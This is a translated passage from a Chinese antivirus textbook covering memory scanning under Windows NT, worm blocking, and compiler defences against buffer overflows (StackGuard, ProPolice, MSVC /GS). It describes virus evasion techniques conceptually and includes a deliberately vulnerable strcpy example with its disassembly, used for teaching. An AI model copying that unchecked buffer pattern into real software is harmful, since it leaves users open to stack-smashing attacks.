- 即使在其他操作系统（如DOS）中，加密也是一个主要的问题。加密型病毒在解密自己时，可以使得在同一时间只有很少一部分代码明文是可见的。
- 攻击者可以用常驻内存的多态代码来迷惑扫描器。例如，DOS上的Whale及DarkParanoid[16]和32位Windows上的W32/Elkern[17]病毒变种等就使用了该方法。此类病毒只能通过对内存进行算法扫描才能检测到。
- 变形病毒也造成了类似的问题。这种病毒的代码也必须通过对内存进行算法扫描才能检测到。
- 攻击者可以实现一种病毒代码，该代码在同一应用程序的进程地址空间中到处跳转，或者该代码会将其自身代码注入到新进程中，并清除自己在前一位置的代码——就像一只兔子一样。这种代码会迷惑手工启动型内存扫描器，但实时监控型内存扫描器可以防止此种攻击。
- 攻击者可以同时在多个进程中植入病毒代码。在当前大部分案例中，这就是那种会反攻而且不允许终止的反制病毒所采用的手段。设想某次攻击在多个宿主进程中运行了多态或变形的例程片段。两种情形下，问题都在于扫描器必须能够同时访问多个进程的地址空间。因此，必须实现对所有正在运行的进程的地址空间的同时访问。这样，算法扫描器可以同时检查进程A和进程B，以做出正确的决断。
- 蠕虫可以运行其自身的多个副本，每个副本都会注意其他副本的运行情况。另一种做法是：向另一进程注入一个监测着蠕虫进程的线程。W32/Chiton的一个变种就属于前一种攻击。W32/Lovegate@mm则属于第二种攻击。（第一种攻击是基于“罗宾汉与塔克修士”(Robin Hood and Friar Tuck)这种成对程序的自保护机制（Robin Hood和Friar Tuck是运行于Xerox CPV分时操作系统上的一对恶作剧性质的守护进程，它们互相监测对方进程的状态，以防对方进程被管理员中止。Friar Tuck是英国民间传说中协助Robin Hood的一位好汉。——译者注）。据轶闻记述，这一对程序是Motorola公司的雇员于20世纪70年代中期开发的）[18]。
- 攻击者可以通过钩挂到反病毒软件使用的接口来实现一些内存隐藏技术。有些rootkit就是采用这种思想来避免其恶意进程被进程列表列出的。类似地，蠕虫也可以使用这种方法隐藏自己。例如，Gaobot蠕虫家族的几个成员就可以将其进程名称从任务列表(Task List)和服务控制管理器列表(Service Control Manager List)上隐去，它们甚至还能隐藏磁盘上的蠕虫映像。

12.9 结论和下一步工作

基于NT的系统中，内存扫描和清除是非常具有挑战性的任务。多任务和多线程的环境比DOS要复杂得多。因此，多数Windows病毒也都非常复杂。随着Win32病毒数量的增长，反病毒领域面临的问题难度也越来越大。反病毒研究者只有通过详细研究即将来临的Win32和Win64病毒机理，才能武装自己，使自己能够正确地对付这些病毒。在IA64、AMD64和EM64T系统上扫描64位地址空间是可行的。对系统进行杀毒就如同“磁心大战”(Core Wars)游戏中面临的挑战一样（Core Wars是20世纪60~80年代流行起来的一种游戏，这种游戏中有两个对抗性程序，它们互相要终止对方进程，以便于最终完全控制系统。——译者注）。

除了支持其他安全特性外，微软的“下一代安全计算基础”（Next Generation Secure Computing Base, NGSCB）[19]还将支持内存密封(sealed memory)——即物理内存中的隔离区域(curtaining area)（尽管微软何时发布它仍是一个问题）。由于这个不确定性，对NGSCB的详细讨论超出了本书范围）。在NGSCB中，硬件经过了修改，使得代码（即所谓的核心计算代理(Nexus Computing Agent, NCA)）可以在一个受保护的内存区域运行。NGSCB的中心思想是在系统中让一个组件对其他组件隐藏自己的信息（秘密）。

很难预言反病毒软件是否能对核心计算代理(NCA)驻留内存的内容进行扫描，因为如果这样做就违背了使用隔离内存(curtained memory)的本意。然而，如果反病毒软件不能扫描隔离内存，则恶意代码就很容易获得保护。这样，如果出现一种能利用NCA漏洞的类似CodeRed的威胁，则反病防毒软件就可能不会发现内存中的这种病毒。现代CPU常用的“非执行”（nonexecutable, NX）页技术可以降低这个危险，但不能完全消除它。此外，NCA不能使用其他DLL，而且NCA运行时的功能可能非常有限——其功能也许还不足以令其受到蠕虫的攻击。

最终NGSCB会是什么样，还需要拭目以待（参考图12-9的示意）。




图12-9　基于一些来自微软的信息绘制的NGSCB示意图

参考文献

1. Peter Szor, “Memory Scanning Under Windows NT,” *Virus Bulletin Conference*, pp. 325-346.
2. Ismo Bergroth and Mikko Hypponen (Data Fellows), personal communication.
3. Eugene Kaspersky (Kaspersky Labs), personal communication.
4. Peter G. Viscarola and W. Anthony Mason, “Windows NT Device Driver Development,” *MachMillan Technical Publishing*, 1998. ISBN: 1-57870-058-2.
5. “Virtually Unlimited Memory,” *The NT Insider*, March-April 1998.
6. “Virtual Memory,” *The NT Insider*, January-February 1999.

7. Jeffrey Richter, "Advanced Windows NT," *Microsoft Press*, Redmond, Washington, 1994, ASIN: 1572315482.
8. Peter Szor, "Attacks on Win32," *Virus Bulletin Conference*, 1999.
9. Peter Szor, "Parvo—One Sick Puppy," *Virus Bulletin*, January 1999.
10. Peter Szor, "Beast Regards," *Virus Bulletin*, June 1999.
11. Peter Szor, "Happy Gets Lucky?" *Virus Bulletin*, April 1999.
12. BartPE available at `http://www.nu2.nu/pebuilder`.
13. Sergey Belov (Kaspersky Labs), personal communication.
14. Peter Ferrie and Peter Szor, "64-bit Rugrats," *Virus Bulletin*, July 2004, pp. 4-6.
15. Matt Pietrek, "Programming for 64-bit Windows," *MSDN Magazine*, November 2000.
16. Eugene Kaspersky, "DarkParanoid—Who Me?," *Virus Bulletin*, January 1998, pp. 8-9.
17. Peter Ferrie, "Un combate con el Kernado," *Virus Bulletin*, 2002, pp. 8-9.
18. "Robin Hood and Friar Tuck," `http://catb.org/~esr/jargon/html/meaning-of-hack.html`.
19. "Next Generation Secure Computing Based," 2003, `http://msdn.microsoft.com`.

第13章 蠕虫拦截技术和基于主机的入侵防御

"在对一种疾病作认真思考时，我从不去想如何治疗它，而是去想如何预防它。"
—— Louis Pasteur (1822—1895)（法国化学家，现代微生物学创始人。——译者注）

自1988年Morris蠕虫出现以来，计算机蠕虫已成为Internet时代最大的挑战之一。每个月，多种操作系统和应用程序都会被报告发现有严重漏洞。相应地，利用这些系统漏洞的计算机蠕虫数量也在以惊人的速度增长。

本章介绍了一些前景看好的基于主机的入侵防御技术，这些技术可以阻止使用缓冲区溢出攻击的各类快速传播的蠕虫，如W32/CodeRed[1]、Linux/Slapper[2]和W32/Slammer[3]。

注释 笔者总结了自己发现的最重要的缓冲区溢出技术。此外，还有几种解决方案由于不太重要或者适用范围太窄（仅适用于少数几种漏洞攻击），故而未作详述。

13.1 引言

计算机蠕虫可以根据其传播方法来分类。过去几年中，多数大范围成功传播的（in-the-wild）蠕虫都是用电子邮件作为主要传播途径去感染新主机系统的。这些蠕虫被称为"邮件蠕虫（mailer worm）"或"邮件群发蠕虫（mass-mailer worm）"。

尽管二进制Win32蠕虫（如W32/SKA@m，即Happy99蠕虫）已经传播甚广，但却是后来的宏病毒和脚本病毒（如W97M/Melissa@mm和VBS/LoveLetter@mm）才令公众充分认识了这种通过邮件发送自身代码（self-mailing）的病毒。

在这之后，跟着又是数年的二进制Win32蠕虫攻击，如W95/Hybris、W32/ExploreZip、W32/Nimda和W32/Klez。

最近，病毒开发新手中慢慢开始流行编写迅速传播型蠕虫。这种趋势是由W32/CodeRed蠕虫的出现而引发的，CodeRed曾经带来了严重的安全挑战。

当一种新的病毒编写策略出现并获得成功时，总是会立刻引发出很多简单抄袭其基本思想的模仿病毒。这种抄袭过程制造出的成百上千的新病毒家族具有相同的基本特征，但常常会有少量改进。因此，对W32/CodeRed蠕虫的模仿将导致开发出新的传播更快的蠕虫。

W32/Slammer蠕虫使用376个字节模仿实现了CodeRed的基本思想，它的出现并不令人感到惊讶。Slammer是有史以来传播最快的二进制蠕虫之一[4]。感染速度持续在峰值达几个小时，结果在Internet上造成大规模的拒绝服务（DoS）攻击。

Slammer是基于UDP（而非TCP）的攻击，这种做法与它之前的CodeRed一样。因为UDP具有"发送后就忘掉"（fire and forget）的特性（与TCP相比），而且攻击可以在一个数据包内完成，因此Slammer传播起来比CodeRed快得多。基于TCP的攻击在尝试建立TCP连接时，一定得等到超时才能知道连接失败，而（使用UDP的）Slammer则可以向可能的目标发送一个UDP攻击包，

然后继续攻击下一目标，而不必等待。Slammer蠕虫发起的成功攻击和失败攻击所需时间是一样的——都很快，因为只需发送一个数据包。

严格说来，异步TCP连接的效率可以接近于UDP，但需要使用相当多的编程技巧和代码才能实现。

可以预期：会有更多的恶意攻击者将利用蠕虫的“自动入侵”来使自己获益。因此，保护系统免受此类蠕虫攻击正变得日益重要。

13.1.1 脚本拦截和SMTP蠕虫拦截

脚本蠕虫（如VBS/Loveletter@mm）的传播速度比前述威胁要快一个数量级。脚本蠕虫促使Symantec的工程师们考虑在公司的一系列反病毒产品中加入对付此威胁的通用的行为拦截（behavior blocking）机制。结果在2000年，他们成功开发出了脚本拦截技术[5]。

脚本拦截技术无疑使零售版反病毒软件获得了巨大进步，从而有效保护了家庭用户。结果，脚本蠕虫这种威胁的出现也开始减缓。由于反病毒软件中结合了基于文件的启发式检测和脚本拦截两种技术，因此脚本威胁数量持续减少。

使用自带的SMTP引擎发送电子邮件来传播病毒代码的32位二进制蠕虫的突然增多是脚本病毒和宏病毒自然演化的结果。SMTP蠕虫（如W32/Nimda@mm和W32/Klez@mm）的增多使得用户希望Symantec AntiVirus 2002产品能具有蠕虫拦截的功能。蠕虫拦截是笔者发明的一种相当简单但非常有效的技术。

去年，这种主动（proactive）保护技术成功阻止了像W32/Bugbear@mm、W32/Yaha@mm、W32/Sobig@mm[6]、W32/Brid@mm、W32/HLLW.Lovegate@mm、W32/Holar@mm、W32/Lirva@mm及其他一些变种。Symantec公司在其产品中部署了蠕虫拦截技术后的头几个月中，其安全响应部门收到了用户提交的数千个蠕虫样本，都是由蠕虫拦截模块对其隔离后提交的。

2003年8月，W32/Sobig.F@mm引发了最严重的一次电子邮件蠕虫攻击，令电子邮件系统瘫痪了数天。在该蠕虫最初爆发时，蠕虫拦截技术截获了它的900多个副本，这样就在该蠕虫的特征被提取出来前，成功地保护了零售版反病毒软件的客户免受攻击。据最近的统计数据，蠕虫拦截技术阻止了W32/Mydoom.A@mm 超过12 000次。表13-1显示了蠕虫拦截技术拦截次数最多的前20名蠕虫。

表13-1 蠕虫拦截模块提交的前20名Win32蠕虫

提交数量	蠕虫名称
12 159	W32.Mydoom.A@mm
9709	W32.Netsky.D@mm
5334	W32.Netsky.B@mm
5111	W32.Yaha.K@mm
2598	W32.Netsky.C@mm
2451	W32.Mydoom.F@mm
1275	W32.Netsky.Z@mm
1274	W32.Sobig.E@mm
1210	W32.Mapson.Worm

（续）

提交数量	蠕虫名称
1048	W32.Netsky.K@mm
1039	W32.Bugbear.B@mm
1021	W32.Sobig.F@mm
971	W32.Netsky.X@mm
888	W32.Dumaru@mm
745	W32.Netsky.Q@mm
673	W32.HLLW.Mankx@mm
652	W32.Sobig.C@mm
629	W32.Sobig.B@mm
390	W32.Mimail.A@mm
372	W32.Netsky.Y@mm

通常，蠕虫爆发会一直持续到反病毒软件公司更新蠕虫特征库。如果没有蠕虫拦截模块，那么又会有12 000台系统在传播Mydoom。

蠕虫拦截模块提交的蠕虫样本可以使反病毒公司更快地部署新的蠕虫特征。正是这个原因使得Symantec公司现在可以对具有高度传染性的Win32蠕虫做出更快的响应。如果考虑到病毒编写者们在2004年每个月都开发了数百个32位Windows病毒，而且其中很多成功的病毒属于邮件群发蠕虫的话，那么用户能享有这种快速响应服务就是非常棒的。

图13-1显示了1999年9月至2004年10月间每个月的已知32位病毒变种的数量。




图13-1　每个月已知的32位Windows病毒变种累计总数

看起来似乎病毒开发速度在2004年加快了，其中增长最快的蠕虫类型是那种使用漏洞利用代码的网络级蠕虫。最近几年一共出现了大约1 000种二进制的群发邮件蠕虫。然而，最近12个月出现了成千上万的使用漏洞利用代码的新蠕虫变种。相对于电子邮件蠕虫来说，使用漏洞利

用代码的蠕虫的数量可能会被少报，其原因很多，比如后者通常都更难于被发现，而前者（及垃圾邮件）人们天天都会经历——他们的邮箱中全是这些东西。

蠕虫拦截的基本思想很简单。这项获得专利的技术采用了一个基于主机的SMTP代理（proxy），该代理使用一个内核模式的驱动程序把系统向外发送的流量不仅传送给反病毒软件的电子邮件扫描器组件，也传送给蠕虫拦截组件。

蠕虫拦截组件知道SMTP通信是哪个特定进程发起的，因为所有连接都要通过该组件的代理。因此，蠕虫拦截组件可以检查是否该进程或其父进程的代码被包含在当前发送的邮件附件中。这样就可以很容易检测并阻止那种将自身代码通过邮件发送的程序。这个方法即使当附件是压缩文件（如ZIP文件）时也是可行的。此外，匹配算法容许该附件文件的内容在一定限度内变化，故而像W32/Klez或W32/ExploreZip这种在每次复制时都会修改病毒体的蠕虫仍然会被检测到。

蠕虫拦截虽然也许不能阻止所有的蠕虫，但它阻止蠕虫的几率很大，特别是在遇到那些模仿照抄了其他蠕虫的蠕虫时更是有效。

13.1.2 需要拦截的新型攻击：CodeRed，Slammer

仅仅依靠现有的反病毒技术来对付像W32/CodeRed和W32/Slammer这样的蠕虫是非常困难的。这些具有高度传染性的蠕虫通过对网络服务实施缓冲区溢出攻击而可以从Internet上的一台主机跳到另一台主机，从一个染毒的系统服务进程跳到另一进程。由于不需要在磁盘上创建文件，同时这种蠕虫会将其代码注入有漏洞的进程的地址空间，因此甚至连文件完整性校验工具都因这类特殊的攻击而面临挑战。

本章着重讨论如何把基于主机的主动保护技术作为最后一道安全防线或安全网（safety net），来防止已知攻击类型中的未知攻击。基于主机的蠕虫行为拦截技术要保证的是能够检测出采用已知攻击技术（即照抄来的技术）的未知蠕虫变种和未知蠕虫攻击。基于主机的蠕虫行为拦截技术大大增强了反病毒软件对付照抄已有技术的攻击的能力，可以针对这类威胁向用户提供首次攻击保护（first-strike protection）（指遇到某种蠕虫的首次攻击时就可以提供保护。——译者注）或第1日保护（day-one protection）（指在蠕虫出现当天（即第0日）之后的一天拿出保护方案。——译者注）。

13.2 缓冲区溢出攻击的对策

“所有的重要程序都有缺陷。”

本节将讨论一些用于检测和预防计算机系统上的缓冲区溢出攻击及相关漏洞利用代码的最重要的技术，这些技术有的已被应用，有的还处于不同的研究阶段。这些方法和系统能够帮助预防快速传播的蠕虫感染。

除复杂程度和溢出方式不同外，Morris的Internet蠕虫[7]与今天更为先进的蠕虫（如Linux/Slapper[2]）所采用的溢出技术其实没有多大区别。这些蠕虫所基于的是一些经典的方法，包括堆栈溢出或堆溢出。这些蠕虫可分为几个主要类型。

例如，BSD和UNIX下的大部分蠕虫（如Morris、Linux/Slapper、BSD/Scalper和Solaris/Sadmind）可以归入基于shellcode的蠕虫类型。

shellcode是一段短小的代码，它在远程系统上运行一个命令行交互程序（如UNIX上的/bin/sh或Windows上的cmd.exe）。黑客团体内部会交换很多操作系统的shellcode，有些黑客还开发出漏洞利用代码，通过溢出缓冲区来执行这种shellcode或其改进版本。当这种交互程序在远程计算机上执行后，蠕虫就可以将其自身代码复制到远程系统中，并完全控制该系统。另一方面，黑客还可以继续用这种技术来“占领”其他的远程计算机。

其他类型的蠕虫（如W32/CodeRed）并不使用shellcode技术。它们通过运行时代码注入来劫持某个有bug的应用程序的一个线程，然后随被利用的宿主服务一起运行。本章介绍的技术可以防止shellcode攻击和运行时代码注入攻击。

此外还有一类重要攻击：return-to-LIBC攻击。这种攻击的发起者试图在系统中现有的众所周知的标准代码（例如C运行时代码或操作系统API）中插入一个return指令。攻击者通过溢出堆栈来实现这种插入，他保证溢出过程可以使插入的返回指令（如ret）把执行流程返回到他所期望的API调用，另外攻击者还会在溢出过程中选择该API调用的相关参数。（插入的参数及“返回地址”将使堆栈溢出，这个“返回地址”就是攻击者期望的API调用的地址。）

这样，堆栈和堆都不会被执行，这一点很重要，因为有些反溢出（antioverflow）技术会检查是否有代码在不该运行的场合（即在堆栈或堆上）运行了。这种保护技术不能对付return-to-LIBC攻击，因为代码并非在堆栈或堆上运行。

尽管现有的蠕虫还未用到return-to-LIBC技术，但笔者预计未来的蠕虫会采用这种技术。为了未雨绸缪，笔者将花一些时间讲述如何减轻return-to-LIBC攻击的影响。

13.2.1 代码复查

预防缓冲区溢出攻击的最有效方法是由安全专家对代码进行复查。很多公司的应用程序在发布时常常只经过了很少或根本没有做代码复查，因而其中可能存在安全问题。

即使对代码做了复查，很多复查人员也因知识水平不够而未能及时发现潜在的安全问题。因此必须在应用程序开发的各个阶段对专业人员进行安全培训。程序员的安全知识需要达到质检专家（QA professional）的水平。

代码复查是特别重要的，因为拥有源代码的人可以实现最好的防御。但不能假定开发人员会发现所有的安全缺陷。实际上，多数缺陷都是由局外人（如安全专家或黑客）报告的。另一个问题是安全代码复查过程常常会忘记对程序设计时预期的功能进行验证而只是专注分析代码本身。仅仅这一点就可能造成程序中留有严重的漏洞（在复查后仍然如此）。

13.2.1.1 安全更新

很多安全专家都认为发布漏洞利用代码可以敦促开发商尽快提供补丁，从而改善公众的安全处境。实际上，即使在补丁（安全更新）已经发布后，客户也往往疏于更新自己的系统，直到他们受到了针对这个漏洞的攻击为止。

安全更新很少被安装的原因有几种：

- 客户不知道更新已经发布或者不想安装更新。
- 在大公司中部署一个更新的成本常常是很高的。
- 有时补丁并未完全修复安全漏洞。
- 补丁偶尔会导致崩溃或与现有系统不兼容。

安装更新/补丁是防范针对特定安全缺陷的攻击的最有效途径。就算某些更新会在有的系统上出问题，但疏于安装安全更新也不是什么好习惯。这里有一个挺好的例子：《Microsoft Security Bulletin》（微软安全公告）MS03-007，很多人错误地把该公告涉及的漏洞称为“WebDaV漏洞”。实际的缓冲区溢出漏洞之一位于ring 3（即用户模式）。具体需要修复 NT的原生（native）API模块（即NTDLL.DLL）中的一个运行时库（run-time library, RTL）函数。此外，内核中也存在整数溢出漏洞条件。

由于最初的漏洞利用代码攻击的是IIS的WebDaV功能，有些安全专家认为只需关闭WebDaV就可以减轻系统可能受到的攻击。微软提供的补丁替换了NTDLL.DLL，这被视为一次大手术，在一些系统上可能会引起一些并发症。

由于可能导致并发症，而且一些安全专家认为关闭IIS的WebDaV功能就足以起到保护作用，因此很多人没有安装补丁，而是关闭了WebDaV。这种做法导致很多系统并未得到有效的保护。

从这里得到的主要教训是：通过攻击特定的应用程序可以证明一个漏洞的存在，但如果该漏洞位于一个共享组件（如OS组件）内，则所有用到该组件的应用程序都可能受到攻击。仅仅因为这个漏洞利用代码证实了某个程序有漏洞并不意味着其他程序不会受到攻击；正确的修复方式是对引起漏洞的根本原因进行修复。因此，禁止应用程序（如WebDaV）运行的做法掩盖了问题的本质。如果存在漏洞的是静态链接库（如zlib或openssl），则情况会更糟。当这些链接库受到攻击时，很多软件厂商都忽视了或未意识到其软件中（由于使用了这些链接库）存在漏洞，因而也不发布补丁。

在软件开发的每个阶段都必须采取一切可能的措施来避免软件中出现漏洞而受到潜在的攻击。需要采用从源代码保护一直到运行时保护的所有手段来降低攻击可能造成的危害。同时，必须理解每类保护措施的功能和局限。

13.2.2 编译器级的解决方案

程序员采用边界检查软件（如BoundsChecker）已经有些年头了。这种软件可以帮助程序员找出程序中存在的多种溢出漏洞及其他质量问题。由于缓冲区溢出攻击已变得日益流行和成功，安全专家们也已开始考虑在编译器级别上寻求预防某些类型攻击的途径。

C和C++的巨大灵活性也使得各类缓冲区溢出错误很容易发生。由于C和C++代码特别容易受到攻击，因此程序员必须采纳编译器级的安全解决方案。

然而，这种方案并不能免除代码复查的需要。编译器级方案主要用于防止基于堆栈溢出的最常见的攻击类型。这些方案中多数既不能防止基于堆溢出的攻击，也不能百分之百地保证能够防止所有基于堆栈溢出的攻击。实际上，本章就给出了几个简单的例子，说明了为什么这些本来意欲防止堆栈溢出攻击的方案仍然会受到粉碎堆栈攻击（stack-smashing attack）。

然而应该记住：提高攻击门槛的保护技术用得越多，要绕过这些技术所需的技能水平就越高，具有这些必需技能的攻击者人数相应地也越少。同时，攻击门槛提得越高，（具备必需技能的）攻击者发起成功攻击前要花费的时间也肯定会越多。

不幸的是，攻击者占有一些优势：

- 他们至少可以获得编译后的代码，对于开源软件则甚至可以获得源代码。

- 他们有时间。
- 不同的漏洞利用情形，其难度差异很大。有些漏洞很容易被攻击者利用，而其他漏洞则要花费数月才能开发出利用代码。但防御的复杂性对各种漏洞来说是一样的，与漏洞有多容易被利用无关。（在有些项目中，哪怕只修改两行代码也是很困难的，而且分发成本可能极高。这里所说的“防御”并不仅指“修改源代码”。）
- 他们开发的攻击代码不必对所有目标系统都完全正确——尽管有的利用代码必须编写得非常精确。

13.2.2.1 StackGuard

StackGuard是1998年[8]提出的用于预防运行时代码中某些类型的缓冲区溢出攻击的最早的编译器扩展之一，它是作为gcc编译器扩展出现的。StackGuard使用“金丝雀”（canary）技术（此名称来自于早期英国威尔士矿工把金丝雀放在矿井里以监测矿井中瓦斯（CO）浓度的做法，由于金丝雀对CO比人敏感得多，当发现金丝雀晕倒时，矿工就需要赶快撤离。国内也有译为探测或探针技术。——译者注）巧妙地实现了对返回地址修改的检测。大部分堆栈溢出都是堆栈上某个函数返回地址附近的缓冲区溢出了。通常，如果未做边界检查，攻击者就可以用一个长字符串使缓冲区溢出，从而篡改堆栈上的函数返回地址。这被称为*粉碎堆栈攻击*[9]。

当函数返回调用程序时，它选取的返回地址就是攻击者最近植入的。StackGuard通过在堆栈中紧接返回地址之后插入一个金丝雀值（canary value）而防止了这种攻击（图13-2）。




图13-2　StackGuard在堆栈中的“返回地址”下面放置了一个“金丝雀值”

StackGuard是给gcc的function_prologue和function_epilogue的一个简单的补丁。它扩展了function_prologue和function_epilogue，在这两个函数中分别设置和检查canary值，这样就可以在运行时检测canary值的变化（prologue是编译器在一个函数前增加的几行代码，用于设置堆栈和寄存器以供该函数内部使用；而epilogue是编译器在一个函数后面增加的几行代码，用于将堆栈和寄存器恢复到函数调用前的状态。——译者注）。

这样，当canary值改变时，function_epilogue例程将不会允许函数返回，而是将执行“canary死亡处理函数”（canary-death-handler）（使用StackGuard技术编译得到的程序在遇到溢出攻击时会调用名为__canary_death_handler()的函数来记录该攻击并中止进程。——译者注）。

当攻击被发现后，攻击者注入的代码就没有运行机会。

有几个问题在StackGuard 2.x中未做处理，这些问题会在StackGuard 3中得到部分解决。2.x不能防止帧指针（frame pointer, EBP）溢出攻击，因为canary值紧跟在返回地址之后（沿堆栈增长的方向。——译者注），所以帧指针本身的溢出就不会被检测到。这是因为修改帧指针时并不需要修改canary值。

此外，StackGuard仍然会受到那些针对函数指针型局部变量的攻击。不过可以肯定的是：假如当初那些有漏洞的应用程序（如fingerd）在编译时使用了StackGuard技术的话，该技术可能已经有效地拦截了很多Internet蠕虫（如Morris）。

Morris蠕虫使用的是shellcode攻击：它通过修改堆栈上main()函数的返回地址来运行其shellcode，该shellcode是作为一个“字符串”传递给有漏洞的fingerd服务的[10]。

用StackGuard技术重新编译有漏洞的服务可以防止使用简单的粉碎堆栈攻击的Linux蠕虫，但仅靠StackGuard无法防止那些使用堆溢出攻击的蠕虫（如Linux/Slapper）。然而，注意到以下事实是很重要的：当今的计算机蠕虫并不经常采用堆溢出，多数蠕虫使用的都是简单的堆栈溢出。

笔者强烈推荐使用StackGuard。事实上，有的Linux发布就是用StackGuard重新编译过的，因而这种系统安全性更高。

微软的Visual C++ .NET 2003 7.0独立开发[11]了一种类似于StackGuard的技术。在7.1发布中，它被替换为另一种类似于ProPolice的技术。

13.2.2.2 ProPolice

IBM的研究员Hiroaki Etoh[12]开发了ProPolice。ProPolice在StackGuard基础上引入了很多新功能。它与StackGuard一样，提供了编译器级别的缓冲区溢出保护。其新思想包括：改变canary值在堆栈上的位置以及优化缓冲区和函数指针在堆栈上的位置，以使攻击者更难于利用函数指针来实施攻击——因为函数指针已被做过安全处理。图13-3给出了一个说明。




图13-3 ProPolice的“canary值”位于帧指针和“返回地址”的下面

缺省情况下，ProPolice将canary值更巧妙地放置在了帧指针（而不是返回地址）的下面，从而同时保护了帧指针和返回地址。ProPolice还把字符串缓冲区合并到一起，并将其放置在局部变量的上面（沿堆栈增长反方向），从而进一步保护了局部变量中的函数指针。

ProPolice还试图为函数参数中输入的函数指针生成局部（local）副本，但这种技巧在编译器做优化时可能产生问题。如果函数的入口参数同时包含函数指针和字符串缓冲区，则也有问题。

同StackGuard一样，ProPolice也试图在编译操作系统时发挥作用。它当前值得炫耀的是在OpenBSD 3.3发布中包含了ProPolice——这使攻破系统的难度显著提高。ProPolice（比起StackGuard来说）使堆栈溢出攻击实施起来更为艰难，甚至老练的攻击者都难以克服它带来的挑战。

由于ProPolice旨在保护堆栈的完整性，它不能防止针对堆结构的攻击[13]，因此会受到Linux/Slapper [2]等蠕虫的威胁。

13.2.2.3 Microsoft Visual Studio .NET 2003: 7.0版本和7.1版本

微软在Visual Studio .NET 2003中首次引入了/GS选项。这个新选项称为“缓冲区安全检查”（Buffer Security Check），它是一个缺省启用的代码生成选项。

请看清单13-1中的有缺陷的C代码。

清单13-1　一段有缺陷的C代码

```
int Bogus(char *mystring)
{
      char buf[8];

      strcpy(buf, mystring); // oops!
      return 0;
}

void main(void)
{
     Bogus("Here is a typical stack overflow!");
}
```

VS的编译器主要保护的是5个字节或更长的数组。它不会为长度更小的缓冲区生成安全检查代码。这可能是假设了“溢出多数发生在较大的缓冲区上”而在安全与性能之间权衡后的做法。然而不管一个缓冲区有多短，如果攻击者可以令有缺陷的函数接收自己提供的输入，则该函数就可能被利用。

现在看看VC .NET 2003 7.0生成的一些代码：

```
00401296  push offset string "Here is a typical stack overflow!"
0040129B  call Bogus (401000h)
```

至此，已经向Bogus()函数传递了一个指向长字符串的指针。清单13-2显示了Bogus()函数内部完成的工作：

清单13-2　设置一个“安全Cookie”

```
Bogus:
00401000  sub  esp,0Ch
00401003  mov  eax,dword ptr [___security_cookie (407030h)]
00401008  xor  eax,dword ptr [esp+0Ch]
0040100C  lea  edx,[esp]
00401010  mov  dword ptr [esp+8],eax
```

Bogus()首先访问由CRT随机生成的一个security_cookie值。有一个专门的CRT例程用于将这个值初始化为一个随机的双字(DWORD)。这样做的原因只有一个：如果攻击者可以猜出security_cookie的值，他/她就能够制造溢出，提供“伪造的”security_cookie值，并且不会被缓冲区安全检查（Buffer Security Check）功能发现。(只要攻击者能绕过安全检查，改写堆栈中前面的帧，通过一个函数指针运行其代码，并在运行后修复堆栈以免被发现，则这种攻击仍然是可行的)。

security_cookie的值与当前的返回地址做了异或（XOR），然后作为一个cookie保存在堆栈中紧跟着返回地址之后的位置。然后，一个内联的（in-lined） strcpy()函数执行有漏洞的复制操作，如清单13-3所示。

清单13-3　潜在的溢出条件

```
00401014  mov  eax,dword ptr [esp+10h]
00401018  sub  edx,eax
0040101A  lea  ebx,[ebx]
00401020  mov  cl,byte ptr [eax]
00401022  mov  byte ptr [edx+eax],cl
00401025  inc  eax
00401026  test cl,cl
00401028  jne  Bogus+20h (401020h)
```

最后，Bogus()的结束例程提取出前面保存的cookie值，并将其解码至ecx寄存器（见清单13-4)。

清单13-4　解码“安全Cookie”

```
0040102A  mov  ecx,dword ptr [esp+8]
0040102E  xor  eax,eax
00401030  xor  ecx,dword ptr [esp+0Ch]
00401034  add  esp,0Ch
00401037  jmp  __security_check_cookie (4013F1h)
```

下一步，结束例程跳转到CRT源代码的seccook.c文件中定义的C运行时，如清单13-5所示。

清单13-5　标准的“安全”处理程序

```
void __declspec(naked) __fastcall __security_check_cookie(DWORD_PTR cookie)
{
    /* x86 version written in asm to preserve all regs */
    __asm {
        cmp ecx, __security_cookie
        jne failure
        ret
failure:
        jmp report_failure
    }
}
```

